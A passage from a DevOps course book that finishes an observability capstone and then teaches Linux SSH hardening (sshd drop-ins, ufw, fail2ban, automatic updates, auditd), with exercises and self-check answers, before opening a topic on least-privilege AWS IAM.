  - **Topics exercised:** What to Monitor §10.11, Prometheus and PromQL §10.2, Distributed Tracing §10.8

- **Goal:** find a cause that CPU and memory do not show.
- **Steps:**
  1. A teammate (or you, with the terminal output hidden) sets `slowMs` to a value between 1000 and 4000 without telling you.
  2. Without reading `/chaos` state, identify from the dashboard that the pool is saturated, and from a trace which span is slow (a `pg.query` span whose statement is `SELECT pg_sleep($1)`).
  3. Compare the order of events: waiting connections, then latency, then errors.
- **Done when:** you can state the injected delay within about 500 ms from a trace, and explain why CPU stayed low.

- [ ] **T7 — Prove it: rebuild the observability from memory** *(all milestones, ≈90 min, advanced)*
  - **Topics exercised:** all 11 topics of this level
  - **Goal:** show that you understand the system, not just the commands.
  - **Steps:**
    1. Run `docker compose down -v`. Without opening the milestones, bring up Prometheus, Grafana and the app again, and re-create one panel for each golden signal and the 5xx alert.
    2. Draw the architecture from section 2 from memory and mark what each arrow carries (port, protocol, format).
    3. Present a 5-minute incident walk-through: inject a failure, detect it with the alert, locate it with the dashboard, prove the cause with a trace and logs, and confirm the fix in the dashboard.
  - **Done when:** a teammate can follow your walk-through, the alert fires and resolves again, and you can answer why each of the three pillars and Sentry was needed.

6 Verification checklist

Run these when you finish; every line should be true.

- [ ] `docker compose ps` shows all services running or, for `tempo-init`, exited 0.
- [ ] `curl -s localhost:9090/api/v1/targets | python3 -m json.tool | grep -c '"health": "up"'` equals the number of scrape targets (7).
- [ ] `http_request_duration_seconds_count`, `db_pool_connections` and `shop_orders_total` return series in Prometheus.

- [ ] A Loki query `{service_name="shop-api"} | json | status ⩾ 500` returns lines with `request_id` and `trace_id`.
- [ ] `docker compose logs otel-collector | grep -a Traces | tail -1` shows span batches, and `otelcol_exporter_send_failed_spans` is `0` or absent.
- [ ] A trace found by `trace_id` in Tempo and the Loki lines with the same id agree on the request they describe.
- [ ] Sentry has an issue with release `shop-api@1.0.0`, environment `lab` and a `trace_id` tag.
- [ ] The dashboard `shop-api golden signals` exists, shows data for all four signals, and is stored as `grafana/dashboards/golden-signals.json`.
- [ ] `ShopApiHighErrorRatio` went Pending, Firing and back to inactive during the drill, and appeared in Alertmanager.
- [ ] No secret is committed: `.env` is git-ignored, and the only passwords are the obvious lab values.
- [ ] You can explain why the alert is on the 5xx ratio and not on CPU, and what the pool `waiting` metric adds.

7 Teardown

```bash
cd ~/l10-capstone
docker compose down -v          # stops everything and deletes the stored metrics, logs,
  traces and database
cd ~ && rm -rf ~/l10-capstone    # only if you do not want to keep the project
```

In Sentry, delete the test project (*Settings, General Settings, Remove Project*) or remove the DSN, and delete any Sentry alert rules you created. Nothing in this project costs money while running, but Docker images and volumes use disk: `docker system df` shows how much.

8 Stretch goals and what to learn next

- **Alert delivery:** add a Slack or e-mail receiver to Alertmanager, with `severity: page` routed differently from `severity: ticket`.
- **SLO-based alerting:** turn the 5 percent threshold into an SLO with a burn-rate alert on two windows (see Service Level Objectives §14.2 and Alert Fatigue Reduction §14.8).

- **Metrics from traces:** add the `span_metrics` connector to the Collector (OpenTelemetry §10.9) and compare span-derived RED metrics with your hand-written ones.
- **Tail sampling:** keep every error and slow trace, and 10 percent of the rest, with the `tail_sampling` processor.
- **Exemplars:** attach `trace_id` exemplars to the latency histogram so a slow bucket in Grafana links to a trace.
- **Add Redis and Nginx** to complete the sample application, and give them exporters and their USE panels (What to Monitor §10.11).
- **Run it on Kubernetes:** deploy the same stack with Helm charts (Charts §9.1) on a local cluster (Cluster, Nodes and Control Plane §8.1), using the Collector as a DaemonSet.
- **Next level:** Level 11: Security and DevSecOps §11.1. The lab endpoint `/chaos`, the default passwords and the Docker socket mount that this capstone used are exactly the kind of risks it teaches you to find and remove.

LEVEL 11 · PART V

Security / DevSecOps

11

Goal: Build security into every stage: servers, cloud, containers, code and pipelines.

RECOMMENDED TIME	TOPICS
3-4 weeks	13

PRACTICE / CAPSTONE

Harden the sample stack end to end and add Trivy, dependency, secrets and ZAP scans to the CI pipeline.

Topics


#	Topic	What you will learn
1	Linux Security and SSH Hardening **p.2125**	disable root/password SSH, fail2ban, ufw, unattended-upgrades, auditing
2	Least-privilege IAM **p.2137**	scoping policies, permission boundaries, Access Analyzer, role assumption
3	Cloud Security Groups and Policies **p.2151**	network exposure, bucket policies, SCPs, CSPM
4	Secrets Management and Encryption **p.2165**	Vault/Secrets Manager, encryption at rest/in transit, envelope encryption, rotation
5	OWASP Top 10 **p.2177**	each category with a vulnerable code example and the fix
6	Authentication and Authorization **p.2191**	authn vs authz, sessions, RBAC/ABAC, MFA
7	JWT and OAuth **p.2203**	OAuth2 flows, OIDC, JWT structure, pitfalls (alg none, no revocation)
8	API Security **p.2217**	rate limits, input validation, authN/Z on every route, API gateway, OWASP API Top 10
9	Container Image Scanning (Trivy) **p.2231**	scanning images, severity gates in CI, SBOMs
10	Dependency Scanning (Snyk, Dependabot) **p.2245**	SCA, lockfiles, automated update PRs, supply-chain attacks

#	Topic	What you will learn
11	Secrets Scanning **p.2257**	gitleaks/trufflehog/GitHub push protection, what to do when a secret leaks
12	Rootless and Minimal Containers **p.2271**	rootless Docker/Podman, distroless, seccomp, capabilities
13	Dynamic Testing with OWASP ZAP **p.2285**	baseline scan, DAST vs SAST, running in CI against staging
★	Level capstone project **p.2299**	Harden the sample stack end to end and add Trivy, dependency, secrets and ZAP scans to the CI pipeline.

How to work through this level

1. Read each topic in order: *what it is* → *why it matters* → *real-world example* → *diagram* → *guide*.
2. Do **every task** in the topic's *Tasks* section and tick the box (`- [x]`) in your own fork or notes.
3. Answer the *Self-check questions* without looking, then reveal the answers.
4. Finish with the **capstone project**, which combines all topics of the level.
5. Move on only when you can do the capstone's *Prove it* task without the guide.

Topic flow



11.1 Linux Security and SSH Hardening

Topic 1 of 13 | ~4 hours | Difficulty: Intermediate

1 What it is

Hardening means shrinking the number of ways into a machine and limiting what an intruder can do if they get in. For a Linux server that is exposed to the internet, the front door is almost always **SSH (Secure Shell)**, so the first hardening job is to make SSH accept only **key-based logins for named, non-root users**. Around that door you add a **host firewall** (`ufw`, the "Uncomplicated Firewall"), a **brute-force blocker** (`fail2ban`), **automatic security patching** (`unattended-upgrades`) and an **audit trail** (`auditd`, the Linux Audit daemon) so that you can see what happened afterwards.

None of these tools is exotic. Hardening is the discipline of applying a short checklist to *every* server, every time, ideally from code (cloud-init, Ansible or an image build) rather than by hand. The layers overlap on purpose: if one fails (a new SSH vulnerability, a mistyped firewall rule) another still stands. This is called **defence in depth**.

2 Why it matters in DevOps

- **Bots find you in minutes.** A fresh VPS with port 22 open starts collecting failed `root` and `admin` login attempts almost immediately. Password authentication on such a host is a countdown.
- **Unpatched software is the classic root cause.** The 2017 Equifax breach started with an Apache Struts vulnerability (CVE-2017-5638) for which a fix had already been published; the patch simply had not been applied.
- **Compliance and audits** (SOC 2, ISO 27001, PCI DSS) ask for exactly these controls: key-only access, least privilege, patching cadence, and logs that prove who did what.
- **Blast radius.** A shared `root` password or one leaked laptop key that works on every server turns one incident into a fleet-wide incident. Per-person keys and `sudo` give you attribution and revocation.

See also: Users, Groups, sudo and root §1.7 and SSH Keys, known_hosts and authorized_keys §1.12.

3 Real-world system example

Cloud providers have moved away from "SSH with a long-lived key to every box".

- **AWS Systems Manager Session Manager** lets operators open a shell on an EC2 instance through the AWS API, authorised by IAM and logged to CloudTrail, with **no inbound port 22** at all.
- **Google Cloud OS Login** ties SSH access to IAM identities, so removing a person from the organisation removes their SSH access everywhere, instead of hunting for a stale key in dozens of `authorized_keys` files.
- **Ubuntu** ships `unattended-upgrades` enabled by default on server images for security updates, and publishes hardening guidance; the **CIS Benchmarks** (Center for Internet Security) give a scored checklist for Ubuntu, Debian and RHEL that auditors and tools such as **Lynis** and OpenSCAP reference.

The same checklist you build here is what those benchmarks formalise: no root login, no passwords, minimal open ports, automatic patching, auditing.

4 Diagram

Layers between the internet and your shell:




Figure 11.1-1

What a key-based login looks like (why a stolen password is useless):




Figure 11.1-2

5 How it works

Control	Where it lives	What it stops
`PermitRootLogin no`	`sshd_config`	direct attacks on the all-powerful `root` account; forces attribution via `sudo`
`PasswordAuthentication no`	`sshd_config`	password guessing and credential stuffing
`AllowUsers deploy alice`	`sshd_config`	any account not on the list, even if it has a key

Control	Where it lives	What it stops
`MaxAuthTries`, `LoginGraceTime`	`sshd_config`	slow guessing and idle half-open connections
`ufw` default deny	kernel netfilter via `ufw`	services you forgot were listening
`fail2ban`	`/etc/fail2ban/jail.local`	repeated failures from one IP, by adding a temporary firewall ban
`unattended-upgrades`	`/etc/apt/apt.conf.d/`	known vulnerabilities sitting unpatched for months
`auditd` rules	`/etc/audit/rules.d/`	"who changed `sshd_config` and when" going unanswered

Details worth knowing:

- **Drop-in files win by order.** Modern OpenSSH includes `/etc/ssh/sshd_config.d/*.conf`, and for most options the **first value read wins**. Files are read alphabetically, so a cloud image's `50-cloud-init.conf` that says `PasswordAuthentication yes` will beat your `99-hardening.conf`. Name yours `10-hardening.conf`.
- **Validate before reload.** `sshd -t` checks syntax; `sshd -T` prints the *effective* configuration after all includes. Always keep your current session open and test a second one before closing it.
- **Service names differ:** `ssh` on Debian and Ubuntu, `sshd` on RHEL, Fedora and Amazon Linux.
- **Docker and ufw:** ports published with `-p 8080:80` are opened by Docker directly in `iptables`, bypassing `ufw` rules. Bind to localhost (`-p 127.0.0.1:8080:80`) or put a proxy in front.
- **Auditing is evidence, not prevention.** `auditd` writes to `/var/log/audit/audit.log`; ship it off the box (see Observability §10.6) so an intruder cannot erase it.

6 Step-by-step guide

Prerequisites: a **disposable** Ubuntu 22.04 or 24.04 machine you can reach over SSH: a local VM (Multipass, Vagrant, VirtualBox, UTM) or a free-tier or cheapest VPS. A VPS may cost a few cents per hour; destroy it at the end. **Never** practise a firewall or `sshd` change on a server you cannot reach through a console, because you can lock yourself out. Replace `203.0.113.10` with your server's address.

1. **Create a non-root admin user and install your public key.** On the server (as root or an

existing sudo user):

```bash
sudo adduser --disabled-password --gecos "" deploy
sudo usermod -aG sudo deploy
sudo mkdir -p /home/deploy/.ssh
echo "ssh-ed25519 AAAA...your-public-key... you@laptop" | sudo tee
  /home/deploy/.ssh/authorized_keys
sudo chown -R deploy:deploy /home/deploy/.ssh
sudo chmod 700 /home/deploy/.ssh && sudo chmod 600 /home/deploy/.ssh/authorized_keys
```

From your laptop, confirm it works **before touching sshd**: `ssh deploy@203.0.113.10 'id'` should print `uid=1001(deploy) ... groups=...,27(sudo)`.

Because the account has no password, give it passwordless sudo only if you accept that trade-off (`echo 'deploy ALL=(ALL) NOPASSWD:ALL' | sudo tee /etc/sudoers.d/deploy`), or set a password with `sudo passwd deploy`.

2. **Write the SSH hardening drop-in.**

```bash
sudo tee /etc/ssh/sshd_config.d/10-hardening.conf >/dev/null <<'EOF'
PermitRootLogin no
PasswordAuthentication no
KbdInteractiveAuthentication no
PubkeyAuthentication yes
AllowUsers deploy
MaxAuthTries 3
LoginGraceTime 30
X11Forwarding no
AllowAgentForwarding no
EOF
sudo sshd -t && echo "syntax ok"
```

Expect `syntax ok`. Then check the *effective* values (this catches the cloud-init override):

```bash
sudo sshd -T | grep -Ei
  '^(permitrootlogin|passwordauthentication|allowusers|maxauthtries)'
```

Expect `permitrootlogin no`, `passwordauthentication no`, `allowusers deploy`, `maxauthtries 3`.

3. **Reload (not restart) and test from a second terminal, keeping the first open.**

```bash
sudo systemctl reload ssh        # use "sshd" on RHEL-family systems
```

In a new laptop terminal:

```bash
ssh deploy@203.0.113.10 'echo ok'                          # works
ssh -o PubkeyAuthentication=no deploy@203.0.113.10      # Permission denied
  (publickey)
ssh root@203.0.113.10                                      # Permission denied
  (publickey)
```

4. **Turn on the firewall, allowing SSH first.**

```bash
sudo ufw default deny incoming
sudo ufw default allow outgoing
sudo ufw limit 22/tcp          # allow SSH but rate-limit repeated connections
sudo ufw allow 80/tcp
sudo ufw allow 443/tcp
sudo ufw enable
sudo ufw status verbose
```

Expect `Status: active`, `Default: deny (incoming), allow (outgoing)` and rows for 22, 80, 443 (plus IPv6 rows).

5. **Install and configure fail2ban.**

```bash
sudo apt-get update && sudo apt-get install -y fail2ban
sudo tee /etc/fail2ban/jail.local >/dev/null <<'EOF'
[DEFAULT]
bantime  = 1h
findtime = 10m
maxretry = 5
backend  = systemd

[sshd]
enabled = true
EOF
sudo systemctl enable --now fail2ban
sudo fail2ban-client status sshd
```

Expect a status block with `Currently failed`, `Total banned` and a `Banned IP list`. Never edit `jail.conf` itself; package upgrades overwrite it. To unban yourself: `sudo fail2ban-client set sshd unbanip <IP>`.

6. **Enable automatic security updates.**

```bash
sudo apt-get install -y unattended-upgrades
sudo tee /etc/apt/apt.conf.d/20auto-upgrades >/dev/null <<'EOF'
APT::Periodic::Update-Package-Lists "1";
APT::Periodic::Unattended-Upgrade "1";
EOF
sudo unattended-upgrade --dry-run --debug 2>&1 | tail -5
```

   Look for lines such as `Allowed origins are: ...-security` and `No packages found that can be upgraded unattended` (or a list of packages). Kernel updates still need a reboot; check `/var/run/reboot-required`.

7. **Add audit rules for the files that matter.**

```bash
sudo apt-get install -y auditd
sudo tee /etc/audit/rules.d/hardening.rules >/dev/null <<'EOF'
-w /etc/ssh/sshd_config -p wa -k sshd_config
-w /etc/ssh/sshd_config.d/ -p wa -k sshd_config
-w /etc/sudoers -p wa -k sudoers
-w /etc/sudoers.d/ -p wa -k sudoers
-w /etc/passwd -p wa -k identity
EOF
sudo augenrules --load
sudo auditctl -l
echo "# test" | sudo tee -a /etc/ssh/sshd_config.d/10-hardening.conf >/dev/null
sudo ausearch -k sshd_config -i | tail -12
```

   `ausearch` should show a record naming the `tee` command, the user and the file written.

8. **Score yourself with Lynis (optional).**

```bash
sudo apt-get install -y lynis
sudo lynis audit system --quick | grep -E 'Hardening index|Warnings'
```

   The "hardening index" is a rough number; use the *suggestions* list as a to-do list, not a target to maximise.

7 Real-world scenario

(Illustrative, not a documented incident.) A small team runs `shop-api` on one VPS. The monitoring graph for CPU shows a nightly spike and `journalctl -u ssh` is full of `Failed password for invalid user admin` lines from many addresses. Nobody got in, but the logs are noisy

and sshd is burning CPU on authentication attempts. The investigation reveals `PasswordAuthentication yes` was left in `/etc/ssh/sshd_config.d/50-cloud-init.conf`, and the shared `ubuntu` account has a weak password used by two contractors.

The fix: create per-person users with keys, disable passwords in a `10-hardening.conf` (so it wins over cloud-init), enable `fail2ban`, and rotate the credentials. A week later `fail2ban-client status sshd` shows hundreds of banned addresses and zero successful logins from unknown IPs. **Lesson:** the vulnerability was not exotic; it was a default nobody had verified with `sshd -T`. Bake the checks into the image or cloud-init so the next server is born hardened.

8 Common mistakes and best practices

Don't

- Disable password login before you have tested key login from a second session. Locking yourself out of a VPS is the most common hardening incident.
- Share one account or one private key among a team. You lose attribution and cannot revoke one person.
- Run `ufw enable` before `ufw allow 22` (or `limit 22`).
- Assume `ufw` protects Docker-published ports. It does not.
- Expose SSH to `0.0.0.0/0` on a production database or internal host when a bastion, VPN or Session Manager would do.
- Keep audit logs only on the machine that might be compromised.

Do

- Use `ed25519` keys protected by a passphrase and an agent; remove leavers' keys the day they leave.
- Prefer identity-aware access (Session Manager, OS Login, a VPN or bastion) over public SSH where possible.
- Put hardening in code: cloud-init, Ansible or a golden image, then verify with `sshd -T` in CI.
- Patch automatically for security updates and reboot on a schedule; alert if `/var/run/reboot-required` is old.
- Forward auth and audit logs to central storage and alert on unusual `sudo` or `sshd_config` changes.

9 Tasks

Run all tasks on a throwaway VM or VPS you own. Destroy it when finished.

- [ ] **T1 — Create a key-only admin user** *(≈30 min, beginner)*
  - **Goal:** log in as a named non-root user with a key.
  - **Steps:**
    1. Generate a key if needed: `ssh-keygen -t ed25519 -C "you@laptop"`.
    2. Follow step 1 of the guide to create `deploy` and install the public key.
    3. Log in with `ssh deploy@<server-ip> id`.
  - **Done when:** the command prints `uid=...(deploy)` with the `sudo` group and no password prompt.

- [ ] **T2 — Harden sshd and prove it** *(≈30 min, intermediate)*
  - **Goal:** root and password logins are impossible.
  - **Steps:**
    1. Apply the `10-hardening.conf` drop-in and reload.
    2. Run `ssh root@<ip>` and `ssh -o PubkeyAuthentication=no deploy@<ip>`.
    3. Run `sudo sshd -T | grep -Ei 'permitroot|passwordauth'` on the server.
  - **Done when:** both attempts say `Permission denied (publickey)` and `sshd -T` shows `no` for both options.

- [ ] **T3 — Firewall and brute-force defence** *(≈40 min, intermediate)*
  - **Goal:** only intended ports are reachable and repeated failures get banned.
  - **Steps:**
    1. Configure `ufw` and `fail2ban` as in steps 4-5.
    2. From a **second machine you own** (not your only admin laptop), run `ssh baduser@<ip>` six times in a row.
    3. Run `sudo fail2ban-client status sshd` and then unban that IP.
  - **Done when:** the banned list contains the second machine's IP and you can explain why `maxretry` and `bantime` were chosen.

- [ ] **T4 — Break it and fix it: the cloud-init override** *(≈30 min, intermediate)*
  - **Goal:** understand drop-in precedence.
  - **Steps:**
    1. Rename your file to `99-hardening.conf` and add `PasswordAuthentication yes` to a file named `50-test.conf`.

2. Run `sudo sshd -T | grep passwordauthentication`.
3. Explain which file won and why, then fix it by renaming/removing so the result is `no`.

- **Done when:** `sshd -T` shows `passwordauthentication no` again and you can state the "first value wins" rule.

☐ **T5 — Automate it** *(≈45 min, advanced)*

- **Goal:** make hardening repeatable.
- **Steps:**
  1. Write a `harden.sh` script (or cloud-init `#cloud-config` with `write_files` and `runcmd`) containing steps 2-7.
  2. Make it idempotent: running it twice must not duplicate lines or fail.
  3. Add a final check block that exits non-zero if `sshd -T` does not show the expected values.
- **Done when:** a brand-new VM becomes hardened by running your script once, and the check block exits `0`.

☐ **T6 — Prove it: audit trail and patching** *(≈30 min, advanced)*

- **Goal:** answer "who changed SSH config?" and "are we patched?" from evidence.
- **Steps:**
  1. Without the guide, modify `sshd_config.d` as the `deploy` user via `sudo` and retrieve the event with `ausearch -k sshd_config -i`.
  2. Show the last automatic upgrade run (`/var/log/unattended-upgrades/`).
  3. Write a five-line summary: who, what, when, from which session, and the patch state.
- **Done when:** your summary names the user, command and timestamp taken directly from the audit log.

10 Self-check questions

1. Why is `PermitRootLogin no` combined with `sudo` safer than logging in as root?
2. What does `sshd -T` show that `cat /etc/ssh/sshd_config` does not?
3. Why did your hardening file need a lower number than `50-cloud-init.conf`?
4. Why can `ufw` fail to protect a container published with `-p 8080:80`?
5. What does `fail2ban` actually do when it "bans" an IP, and what does it not protect against?

6. Name two ways to avoid exposing port 22 to the internet at all.

ANSWERS

1. Every admin action is tied to a named user and logged by `sudo`; the root account has no password to guess; you can revoke one person without changing a shared secret.
2. The effective configuration after all `Include` files and defaults are merged, which is what the daemon really uses.
3. For most options sshd uses the first value it reads, and drop-ins are read in alphabetical order, so `10-` is read before `50-`.
4. Docker adds its own `iptables` rules for published ports, which are evaluated before the `ufw` chains; bind the port to `127.0.0.1` or manage the DOCKER-USER chain.
5. It watches logs and inserts a temporary firewall rule for the source IP. It does not stop a stolen key, a vulnerable daemon or a slow distributed attack from many IPs.
6. AWS Systems Manager Session Manager, a VPN, a bastion host with a tightly restricted security group, or Google Cloud IAP/OS Login.

11 Further reading

- OpenSSH manual pages: `man sshd_config`, `man ssh` (also at openssh.com).
- CIS Benchmarks for Ubuntu Linux (Center for Internet Security), free PDF after registration.
- Ubuntu Server documentation: security section (OpenSSH, ufw, unattended-upgrades).
- `man ufw`, `man jail.conf` (fail2ban), `man auditctl` and `man audit.rules`.
- *Linux Basics for Hackers* and *The Linux Command Line* for background; Lynis documentation at cisofy.com.

11.2 Least-privilege IAM

Topic 2 of 13 | ~4 hours | Difficulty: Intermediate

1 What it is

IAM (Identity and Access Management) answers two questions for every cloud API call: *who is calling?* and *are they allowed to do this to that resource?* **Least privilege** is the rule that every identity, human or machine, gets only the permissions its job needs, on only the resources it touches, only for as long as it needs them.

In AWS the building blocks are **policies** (JSON documents listing allowed or denied *actions* on *resources*, optionally with *conditions*), **users** (long-lived identities, best avoided), **roles** (identities that are *assumed* temporarily and issue short-lived credentials) and **permission boundaries** (a ceiling that caps what a role or user can ever be granted). Other clouds use different names (GCP IAM bindings, Azure RBAC) but the same ideas. This topic uses AWS; the basics of the service are in IAM §6.7.

2 Why it matters in DevOps

- **Credentials leak.** Pipelines, laptops and containers all carry credentials. If the leaked credential can only read one S3 prefix, the incident is small. If it is `AdministratorAccess`, the incident is the whole account.
- **Automation multiplies mistakes.** A Terraform or CI role with `"Action": "*"`, `"Resource": "*"` can delete production in one bad `apply`.
- **Audits ask for it.** Access reviews, SOC 2 and ISO 27001 all look for scoped roles, MFA and removal of unused access.
- **Wildcards are easy; scoping is work.** Teams start with `*` "to get unblocked" and never come back. The skill is making the scoped path as easy as the lazy one.

3 Real-world system example

Capital One, 2019. In the publicly documented 2019 breach, an attacker exploited a server-side request forgery weakness in a misconfigured web application firewall running on an EC2 instance. The request reached the EC2 **instance metadata service** and returned temporary credentials for the instance's IAM role. That role was permitted to list and read many S3 buckets, so the stolen credentials were enough to copy data on the order of 100 million customer records (court documents and the company's statements describe it). The entry point was a web flaw, but the *size* of the breach was an IAM problem: the role had far more S3 access than a firewall needs. AWS later introduced IMDSv2 (session-oriented metadata requests) in late 2019 to make this class of theft harder, and recommends requiring it.

GitHub Actions to AWS is the modern good example. Instead of storing an `AWS_ACCESS_KEY_ID` secret in GitHub, a workflow uses **OpenID Connect (OIDC)**: GitHub issues a short-lived signed token, AWS verifies it against a trust policy that names the exact repository and branch, and returns temporary credentials for a narrowly scoped role. No long-lived key exists to leak.

4 Diagram

How a policy decision is made (simplified AWS evaluation):



API request:
principal, action, resource,
context
Any explicit Deny?
yes
no
Allowed by SCP and
permission boundary?
yes
no
yes
Allowed by an identity policy
or resource policy?
no
yes
DENIED
ALLOWED

Figure 11.2-1

Role assumption with OIDC from CI, no stored keys:




Figure 11.2-2

5 How it works

Policy anatomy (identity-based policy):

Element	Meaning	Least-privilege habit
`Effect`	`Allow` or `Deny`	Use `Deny` for guardrails you never want overridden
`Action`	API calls such as `s3:GetObject`	List exact actions; avoid `s3:*`
`Resource`	ARN(s) the action applies to	Name the bucket and prefix; avoid `"*"`
`Condition`	Extra requirements	Require MFA, source VPC, tag match, or a specific org

